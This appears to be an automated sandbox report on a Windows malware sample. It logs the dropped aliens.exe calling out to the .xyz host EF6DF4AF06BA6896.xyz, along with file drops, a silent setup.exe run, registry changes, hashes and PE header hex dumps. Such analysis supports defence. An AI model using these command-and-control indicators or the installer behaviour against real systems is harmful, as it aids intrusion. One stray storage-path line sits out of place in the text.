Dec 5, 2020 08:43:43.565794945 CET	4848	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:43 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d0e507f4c0f150e265543a4b9cde0694c1607154220; expires=Mon, 04-Jan-21 07:43:40 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d37454040000412cf40b5000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YgtztI7FjnlJJzB9ajN28lFuCQiHi8rQ2P8v6WX9Xp1NJWFmd7%2FbIWO%2FwtLlyLLGQsKyzIWjO1vvyqkBe6%2FbAQmeD%2FY3i0WeIGgXqNGso6rQlS0YQw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc23333db7412c-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49749	104.28.4.129	80	C:\Program Files (x86)\71eza90awf48\aliens.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:43:43.650659084 CET	4849	OUT	GET /info/ddd HTTP/1.1 Host: EF6DF4AF06BA6896.xyz Accept: */*
Dec 5, 2020 08:43:44.997695923 CET	5053	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de632e683c144605b22411be5233876341607154223; expires=Mon, 04-Jan-21 07:43:43 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d374622e0000278cd63bb000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=MON8MExJN870FwT45Tf%2B5uHZ0HmE9BKb2%2FpyIiL277bSvhUNGRlXMqeIEPbRzspy2LsUVqoWFLoWSmu7HRg91Yo3Bt2aqALo3HWSZNtrj73HUtJEnQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc2349ebdd278c-PRG Data Raw: 32 32 63 0d 0a 78 68 75 70 66 71 73 6d 67 6e 58 47 55 33 71 74 2d 69 59 44 75 70 33 44 69 42 46 51 4a 6f 63 62 56 5f 71 5f 4e 48 30 38 74 53 4a 39 61 34 41 42 67 76 46 68 4b 7a 58 35 76 6c 72 72 65 4f 30 7a 38 56 6b 34 64 6f 47 38 59 6d 43 30 4e 4f 5f 57 67 36 49 78 48 70 49 48 4f 4a 6f 6b 71 6a 4d 4b 51 54 34 6f 5f 76 39 59 78 54 57 79 56 6e 6f 77 37 56 54 59 4d 68 4f 74 71 6f 38 43 58 37 67 6a 51 77 30 70 59 38 62 52 39 33 59 39 57 71 68 31 4f 2d 76 79 36 4c 4a 49 45 4f 4e 74 6d 57 66 58 62 62 55 76 6d 68 49 68 56 47 71 52 6b 72 62 78 36 36 32 71 4a 5f 30 4b 50 53 67 4c 79 38 49 74 67 5a 77 58 75 38 49 33 42 6e 7a 64 30 6f 70 4a 30 4b 51 31 35 57 74 51 49 6a 56 6e 6a 48 71 66 33 43 64 42 59 53 4c 77 4e 76 37 54 43 68 6d 6c 48 69 50 6e 54 65 6a 48 72 43 34 4e 42 70 6e 30 57 6a 79 56 41 37 7a 68 43 34 51 33 65 76 41 74 32 73 6a 42 35 71 65 48 75 4a 6c 48 61 63 61 38 38 72 36 78 5a 43 61 4a 32 66 6d 33 65 70 77 41 42 47 68 49 51 6e 76 76 48 70 31 42 6e 73 53 79 6f 79 45 41 49 55 6e 50 59 6f 56 33 66 32 39 32 56 55 6a 6d 65 79 73 7a 63 72 74 36 39 32 45 35 6f 44 7a 37 63 41 64 6d 41 5a 70 74 6d 69 4b 54 56 31 77 51 42 55 66 53 34 43 6f 64 37 70 4e 4f 76 4a 4c 62 45 36 5f 56 47 6c 44 75 41 45 53 4c 6e 6f 62 36 75 48 41 31 74 6b 65 6d 75 2d 61 79 68 6d 46 32 46 6a 7a 44 4d 59 76 47 30 46 30 43 5a 58 76 78 35 67 76 6a 6a 52 59 47 6c 59 36 70 74 36 6d 46 6f 67 64 31 69 64 67 6c 4b 54 66 69 5a 71 58 63 69 61 38 54 39 39 68 50 62 62 68 77 52 4a 70 71 63 49 31 51 55 6a 66 4b 55 51 2d 4c 73 5a 62 46 6c 52 46 6d 66 4a 6f 4e 52 78 6d 4c 55 6d 67 4f 45 4e 68 6d 4c 37 69 4e 78 7a 55 46 62 55 61 79 46 36 54 53 47 52 36 66 64 66 74 41 52 72 41 74 70 5a 32 46 62 6a 38 7e 0d 0a Data Ascii: 22cxhupfqsmgnXGU3qt-iYDup3DiBFQJocbV_q_NH08tSJ9a4ABgvFhKzX5vlrreO0z8Vk4doG8YmC0NO_Wg6IxHpIHOJokqjMKQT4o_v9YxTWyVnow7VTYMhOtqo8CX7gjQw0pY8bR93Y9Wqh1O-vy6LJIEONtmWfXbbUvmhIhVGqRkrbx662qJ_0KPSgLy8ltgZwXu8l3Bnzd0opJ0KQ15WtQIjVnjHqf3CdBYSLwNv7TChmlHiPnTejHrC4NBpn0WjyVA7zhC4Q3evAt2sjB5qeHuJlHaca88r6xZCaJ2fm3epwABGhIQnvvHp1BnsSyoyEAIUnPYoV3f292VUjmeyszcrt692E5oDz7cAdmAZptmiKTV1wQBUfS4Cod7pNOvJLbE6_VGlDuAESLnob6uHA1tkemu-ayhmF2FjzDMYvG0F0CZXvx5gvjjRYGlY6pt6mFogd1idglKTfiZqXcia8T99hPbbhwRJpqcI1QUjfKUQ-LsZbFlRFmfJoNRxmLUmgOENhmL7iNxzUFbUayF6TSGR6fdftARrAtpZ2Fbj8~

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 5, 2020 08:43:12.476727009 CET	172.67.142.39	443	192.168.2.3	49739	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Sep 24 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Fri Sep 24 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: h1GodtbhC8.exe PID: 5356 Parent PID: 5672

General

Start time:	08:40:22
Start date:	05/12/2020
Path:	C:\Users\user\Desktop\h1GodtbhC8.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\h1GodtbhC8.exe'
Imagebase:	0x400000
File size:	4671378 bytes
MD5 hash:	3CA6DF4914385EFD4BA9CD239B5ED254
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40381F	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsqEF28.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405EEA	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsqEF29.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405EEA	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsqEF29.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4017FA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405EA8	CreateFileW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E660EC5	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E661387	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	6E661387	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibCa.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E65197D	CreateFileW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibClr.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E65197D	CreateFileW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E661387	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E661387	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E65197D	CreateFileW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object path not found	1	6E661387	CreateDirectoryW
C:\ProgramData\sib	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E661387	CreateDirectoryW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E661405	CreateDirectoryW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\sib.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E65197D	CreateFileW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6E62570D	CopyFileW
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibCa.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6E625776	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\h1GodtbhC8.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E3DC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsqEF28.tmp	success or wait	1	403A6A	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsqEF29.tmp	success or wait	1	406CEA	DeleteFileW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp	success or wait	1	6E63149A	DeleteFileW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe	success or wait	1	6E6611C6	DeleteFileW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibCa.dll	success or wait	1	6E6611C6	DeleteFileW
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibClr.dll	success or wait	1	6E6611C6	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	cannot delete	1	406E01	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	unknown	32768	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 41 de ae 2e 05 bf c0 7d 05 bf c0 7d 05 bf c0 7d 5e d7 c3 7c 0e bf c0 7d 93 d6 c5 7c 03 bf c0 7d 5e d7 c4 7c 1b bf c0 7d 5e d7 c5 7c bc bf c0 7d 5e d7 c6 7c 04 bf c0 7d 5e d7 c1 7c 24 bf c0 7d 05 bf c1 7d 78 bd c0 7d fd cf c4 7c 14 bf c0 7d fd cf c3 7c 12 bf c0 7d fd cf c5 7c 7a bf c0 7d b2 ce c9 7c 0a bf c0 7d b2 ce c0 7c 04 bf c0 7d b2 ce 3f 7d 04 bf c0 7d 05 bf 57 7d 04 bf c0	MZ......................@..... .... (...........!..L.!This program cannot be run in DOS mode.... $.......A......}...}...}^..\|.. .}...\|...}^..\|...}^..\|...}^..\| ...}^..\|$..}...}x..}...|...}.. .|...}...|z..}...|...}...|...} ..?}...}..W}...	success or wait	25	403505	WriteFile
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibCa.dll	unknown	4096	e1 b9 00 4d 5a 90 00 03 00 00 00 82 04 00 30 ff ff 00 00 b8 00 38 2d 01 10 40 04 38 19 30 80 00 70 0e 1f 00 ba 0e 00 b4 09 cd 21 b8 00 01 4c cd 21 54 68 69 73 00 20 70 72 6f 67 72 61 6d 00 20 63 61 6e 6e 6f 74 20 00 62 65 20 72 75 6e 20 69 00 6e 20 44 4f 53 20 6d 6f 80 64 65 2e 0d 0d 0a 24 04 b0 00 50 45 00 00 4c 01 03 00 10 64 38 32 bd 04 12 00 e0 00 00 02 21 0b 01 30 00 00 a6 a5 00 11 06 03 15 06 c4 00 07 20 00 03 42 e0 00 03 00 00 10 00 01 0b 02 0f 03 b7 01 11 01 bf 02 19 20 01 00 00 91 00 17 1e 2e 01 00 d7 40 85 01 2a fb 00 2d 00 1a 10 02 0a 01 23 00 09 01 06 02 03 60 b1 c3 00 00 4f 81 04 80 2b 68 07 01 84 82 0a 00 02 ae 00 00 28 1f 51 01 06 01 00 0c 00 03 14 80 13 38 57 01 07 a5 01 80 4f 08 88 15 08 80 07 48 41 88 07 2e 74 65 78 74 80 07 0c fe a4 00	...MZ.........0......8-..@.8.0 ..p.........!...L.!This. progr am. cannot .be run i.n DOS mo. de....$...PE..L....d82........ !..0............. ..B.................. ....@..*..-. .....#......`....O...+h.......... (.Q..........8W.....O...... HA...text......	success or wait	1	6E651BB2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibClr.dll	unknown	52520	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 64 38 32 bd 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 30 00 00 a6 00 00 00 06 00 00 00 00 00 00 06 c4 00 00 00 20 00 00 00 e0 00 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 1e 2e 01 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...d82........... .!..0................. ....@................	success or wait	1	6E651BB2	WriteFile
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe	unknown	4387715	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 62 60 f7 f7 26 01 99 a4 26 01 99 a4 26 01 99 a4 92 9d 68 a4 2b 01 99 a4 92 9d 6a a4 ab 01 99 a4 92 9d 6b a4 3e 01 99 a4 b8 a1 5e a4 24 01 99 a4 1d 5f 9a a5 30 01 99 a4 1d 5f 9d a5 35 01 99 a4 1d 5f 9c a5 0a 01 99 a4 2f 79 1a a4 2c 01 99 a4 2f 79 0a a4 23 01 99 a4 26 01 98 a4 2c 00 99 a4 b1 5f 9c a5 17 01 99 a4 b1 5f 99 a5 27 01 99 a4 b4 5f 66 a4 27 01 99 a4 b1 5f 9b a5 27 01 99	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......b`..&...&...&.....h.+. ....j.......k.>.....^.$...._.. 0...._..5...._......./y..,.../y ..#...&...,...._......._..'... ._f.'...._..'..	success or wait	1	6E651BB2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\sib.dat	unknown	1864	ff fe ff 26 7b 00 37 00 43 00 39 00 39 00 39 00 41 00 41 00 41 00 2d 00 42 00 39 00 31 00 45 00 2d 00 34 00 38 00 37 00 45 00 2d 00 39 00 37 00 42 00 44 00 2d 00 37 00 36 00 31 00 39 00 42 00 34 00 35 00 35 00 33 00 32 00 46 00 34 00 7d 00 ff fe ff 02 70 00 33 00 01 00 00 00 00 00 00 00 04 00 00 00 01 00 00 00 00 00 00 00 ff fe ff 05 61 00 64 00 6d 00 69 00 6e 00 ff fe ff 05 30 00 2e 00 30 00 2e 00 30 00 ff fe ff 00 ff fe ff 00 ff fe ff 12 49 00 3a 00 5c 00 6e 00 65 00 77 00 5f 00 6b 00 69 00 6c 00 6c 00 5c 00 70 00 33 00 5c 00 65 00 78 00 65 00 ff fe ff 09 70 00 33 00 28 00 31 00 29 00 2e 00 65 00 78 00 65 00 ff 45 01 7b 0a 20 20 20 20 22 61 70 70 56 65 72 73 69 6f 6e 22 3a 20 22 36 2e 30 2e 38 22 2c 0a 20 20 20 20 22 61 72 70 4e 6f 52 65 6d 6f 76 65 22	...&{.7.C.9.9.9.A.A.A.- .B.9.1.E.-.4.8.7.E.- .9.7.B.D.-.7.6.1. 9.B.4.5.5.3.2.F.4.}.....p.3... ....a.d.m.i. n.....0...0...0............I. :.\.n.e.w._.k.i.l.l.\.p.3.\.e. x.e.....p.3.(.1.)...e.x.e..E.{. "appVersion": "6.0.8",. "arpNoRemove"	success or wait	1	6E651BB2	WriteFile
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	0	52520	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 64 38 32 bd 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 30 00 00 a6 00 00 00 06 00 00 00 00 00 00 06 c4 00 00 00 20 00 00 00 e0 00 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 1e 2e 01 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...d82........... .!..0................. ....@................	success or wait	1	6E62570D	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibCa.dll	0	4096	e1 b9 00 4d 5a 90 00 03 00 00 00 82 04 00 30 ff ff 00 00 b8 00 38 2d 01 10 40 04 38 19 30 80 00 70 0e 1f 00 ba 0e 00 b4 09 cd 21 b8 00 01 4c cd 21 54 68 69 73 00 20 70 72 6f 67 72 61 6d 00 20 63 61 6e 6e 6f 74 20 00 62 65 20 72 75 6e 20 69 00 6e 20 44 4f 53 20 6d 6f 80 64 65 2e 0d 0d 0a 24 04 b0 00 50 45 00 00 4c 01 03 00 10 64 38 32 bd 04 12 00 e0 00 00 02 21 0b 01 30 00 00 a6 a5 00 11 06 03 15 06 c4 00 07 20 00 03 42 e0 00 03 00 00 10 00 01 0b 02 0f 03 b7 01 11 01 bf 02 19 20 01 00 00 91 00 17 1e 2e 01 00 d7 40 85 01 2a fb 00 2d 00 1a 10 02 0a 01 23 00 09 01 06 02 03 60 b1 c3 00 00 4f 81 04 80 2b 68 07 01 84 82 0a 00 02 ae 00 00 28 1f 51 01 06 01 00 0c 00 03 14 80 13 38 57 01 07 a5 01 80 4f 08 88 15 08 80 07 48 41 88 07 2e 74 65 78 74 80 07 0c fe a4 00	...MZ.....0.....8-..@.8.0 ..p.....!...L.!This. progr am. cannot .be run i.n DOS mo. de....$...PE..L....d82..... !..0..... ..B..... .....@..*..-. .....#.....`....O...+h..... (.Q.....8W.....O..... HA...text.....	success or wait	1	6E625776	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\h1GodtbhC8.exe.log	unknown	135	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 4a 53 63 72 69 70 74 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.Jscript, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..	success or wait	1	6E3DC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	512	success or wait	198	403353	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4	success or wait	1	403353	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4	success or wait	1	403353	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	8	success or wait	1	6E6519FE	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4096	success or wait	1	6E6519FE	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4096	success or wait	1	6E6519FE	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	33822	success or wait	1	6E6519FE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0ACA54	ReadFile
C:\Users\user\Desktop\h1GodtbhC8.exe	unknown	4287272	success or wait	1	6E6519FE	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\??\C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	success or wait	1	406CAB	MoveFileExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\??\C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	\??\C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll\??\C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\	success or wait	1	406CAB	MoveFileExW

Analysis Process: setup.exe PID: 2172 Parent PID: 5356

General

Start time:	08:40:23
Start date:	05/12/2020
Path:	C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe' -s
Imagebase:	0x1210000
File size:	4387715 bytes
MD5 hash:	69C9BA53239D6838D05594D96A36DEA3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Program Files (x86)	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	121A174	CreateDirectoryW
C:\Program Files (x86)\71eza90awf48	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	121A174	CreateDirectoryW
C:\Program Files (x86)\71eza90awf48__tmp_rar_sfx_access_check_5371765	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	121974C	CreateFileW
C:\Program Files (x86)\71eza90awf48\aliens.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	121974C	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\71eza90awf48__tmp_rar_sfx_access_check_5371765	success or wait	1	121A084	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
